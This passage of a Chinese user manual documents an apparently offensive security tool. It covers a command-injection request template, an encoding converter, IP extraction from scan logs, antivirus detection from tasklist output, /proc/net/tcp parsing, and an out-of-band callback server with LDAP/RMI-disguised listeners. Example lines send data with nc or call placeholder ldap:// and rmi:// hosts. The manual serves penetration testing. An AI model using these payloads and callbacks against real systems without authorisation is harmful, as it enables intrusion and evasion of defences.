
ip=x.x.x.x+#{cmd:curl}&Submit=Submit
```

然后输入URL，并在命令执行模块输入命令即可



如果结果内容太多需要过滤，可以在“设置cookie”栏输入正则表达式过滤即可，这个可以使用burp

intruder模块自带的grep extract功能提取正则表达式。效果如下




## 6.8. 插件化


详情查看 <https://github.com/lz520520/railgunlib>

# 7. 编码转换

参考CyberChef进行重构编码转换，如下图所示




双击左侧编码选择，如下进行编排，



首行和末行是固定的

首行：按顺序是编码分类（如char）、编码名称（如Base64）、编码模式（Encode或Decode）、是否开启、上移下移、删除编码。

末行：输入编码和输出编码都分为RAW/HEX/Base64三种，输入编码就是输入栏里的编码类型，在输入真正的编码转换之前，会先将输入解码，而输出编码相反，会将转换结果进行编码输出。





如果多个编码组合起来，处理流程大概是这样。

Code1InputDecode->Code1(Encode/Decode)->Code1OutputEncode  
->Code2InputDecode->Code2(Encode/Decode)->Code2OutputEncode

不同编码的其他行就是选项，根据编码类型，选项都是不一样的。

如下是AES加密，右键编码上可查看编码使用说明，就不一一赘述了。






目前固定3个tab页，可灵活在不同编码转换组合之间切换。



文件输入，将文件拖入输入框即可，如图所示，并且修改文件内容后，无法重复拖拽，会自动读取更新后的文件内容。

除了拖动的方式，也可以选择以 `file$$$$: [filepath]` 如此格式填写，会自动识别为文本输入进行转换。



## 8. 辅助工具

## 8.1. 信息提取

通过正则来提取所需要的信息，如下


后缀：是用于在每个提取的信息添加后缀，比如C段需要添加 `0/24`




## 8.2. IP解析（已迁移至信息提取）

界面如下

这个模块主要是方便从各种扫描日志里提取出IP



这里可以将输入IP提取成IP或者网段，选择不同方式，会切换成不同正则表达式，也可以自定义。



提取IP（会自动去重）

This screenshot shows the results of an IP extraction. The input text area contains many IP addresses, including 192.168.1.192, 192.168.1.132, 192.168.20.198, 192.168.1.101, 192.168.12.59, 192.168.28.150, 192.168.28.128, 192.168.200.233, 192.168.1.252, 192.168.200.38, 192.168.101.107, 192.168.200.21, 192.168.201.99, 192.168.200.60, 192.168.10.118, 192.168.201.66, 192.168.200.234, 192.168.10.227, 192.168.1.95, and 192.168.10.148. Below the input area is another dropdown menu labeled "IP解析方式:" with the option "IP" selected. To its right is a checked checkbox labeled "IP正则:" with the same regular expression as the first screenshot. A blue "解析" button is at the far right. The bottom status bar displays the message "提取IP完毕, 共22个IP".

提取/24网段

```

输入IP
192.168.1.192:21 open
192.168.1.132:21 open
192.168.20.198:21 open
192.168.1.101:21 open
192.168.12.59:21 open
192.168.20.150:21 open
192.168.20.128:21 open
192.168.200.233:21 open
192.168.1.252:22 open
192.168.200.38:21 open
192.168.101.107:21 open
192.168.200.21:21 open
192.168.201.99:21 open
192.168.200.60:21 open
192.168.10.118:22 open
192.168.201.66:21 open
192.168.200.234:21 open
192.168.10.227:22 open
192.168.1.95:22 open
192.168.10.148:22 open
192.168.1.0/24
192.168.20.0/24
192.168.12.0/24
192.168.200.0/24
192.168.101.0/24
192.168.201.0/24
192.168.10.0/24
192.168.15.0/24

```

提取IP完毕，共8个IP

### 8.3. 杀软识别

用于windows杀软识别，将tasklist /svc结果复制进来即可，如下例子

序号	进程名称	PID	杀软名称
1	hipstray.exe	13152	火绒
2	usysdiag.exe	4176	火绒
3	HipsDaemon.exe	3324	火绒

### 8.4. 格式化（已迁移至编码转换）

/proc/net/tcp : 用于linux上查看网络连接以及网卡IP

The screenshot shows two panes of network connection information. The top pane displays raw data from /proc/net/tcp, while the bottom pane shows a parsed version with columns for local\_address, rem\_address, st, tx\_queue, rx\_queue, tr, tm->when, retrnsmt, uid, timeout, and inode. The bottom pane also highlights specific IP addresses (e.g., 192.168.111.111) in red.

local_address	rem_address	st	tx_queue	rx_queue	tr	tm->when	retrnsmt	uid	timeout	inode
0: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 65509 1 000000045db4138 100 0 0 10 0	1: 846FA8C0:0016 016FA8C0:DEE8 01 00000044:00000000 01:00000018 00000000 0 0 298560 4 00000005a075254 24 4 31 10 -1									

解析格式: /proc/net/tcp	
0:	0.0.0.0:22
1:	192.168.111.132:22
0:	0.0.0.0:0
1:	192.168.111.1:57064

## 8.5. 正则测试

主要用于快速测试正则表达式，包括group信息，通过选择不同结果行可以自动定位对应的匹配字符串。

The screenshot shows a regex testing interface. It includes fields for the regular expression pattern, case sensitivity, and multi-line matching. Below these are sections for network interfaces (OpenVPN WinTun, Ethernet0, Local Connection) displaying their configuration details. At the bottom is a results table showing matches for each interface.

序号	匹配字符串	偏移	匹配长度	Group1	Group2	Group3	Group4
1	192.168.111.112	265	15	192.168.111.	111.	111	112
2	255.255.255.0	316	13	255.255.255.	255.	255	0
3	192.168.111.2	365	13	192.168.111.	111.	111	2
4	10.8.0.2	524	8	10.8.0.	0.	0	2
5	255.255.255.0	568	13	255.255.255.	255.	255	0

## 9. 反连平台 (V1.5.2)

要根据gRPC里说明配置完server端后才能使用。

## 9.1. DnsLog

界面如下，关于dns域名怎么注册配置就不赘述了。

第一行：根据按钮可以很直观理解

第二行：可以获取和设置dnslog主域名；还可以获取和刷新子域名。

查询模块：可以手动获取子域名，目前只支持A记录。并且也支持自动获取，默认获取间隔1000ms。



## 9.2. Socket

用于TCP/UDP反连探测，目前仅内置了RMI/LDAP协议头伪装，其他头部自己设置。

协议：支持TCP/UDP两种

伪装头部：可以设置明文字符串，也可以设置hex，格式为0x1011。

端口：默认为0，表示随机端口，也支持多端口格式，和端口扫描格式一样，如

80, 81, 83-89

Socket

启动服务列表

- TCP--LDAP
  - 34197
- TCP--RMI
  - 42631

配置

清空数据库 反连IP: 192.168.111.132 获取 修改

协议: TCP 伪装头部: RMI 端口: 0 启动服务

查询

获取结果 伪造: 获取条数: 1000  自动获取 间隔(ms): 1000

序号	协议	伪装	监听端口	远端地址	详情	时间戳
1	UDP	0x74657374	84	192.168.111....	test	2023-01-30 0...
2	TCP	aaaaaaaaaaaaaa	84	192.168.111....	aaaaaaaaaaaaaa	2023-01-30 0...

例子:


```
UDP: echo xxxx | nc -u -v 127.0.0.1 5555
TCP: echo xxxx | nc -v 127.0.0.1 5555
LDAP: ldap://x.x.x.x:1389/dc=test,dc=com
RMI: rmi://x.x.x.x:1109/
```

刷新列表

左侧菜单支持停止服务和生成指令。

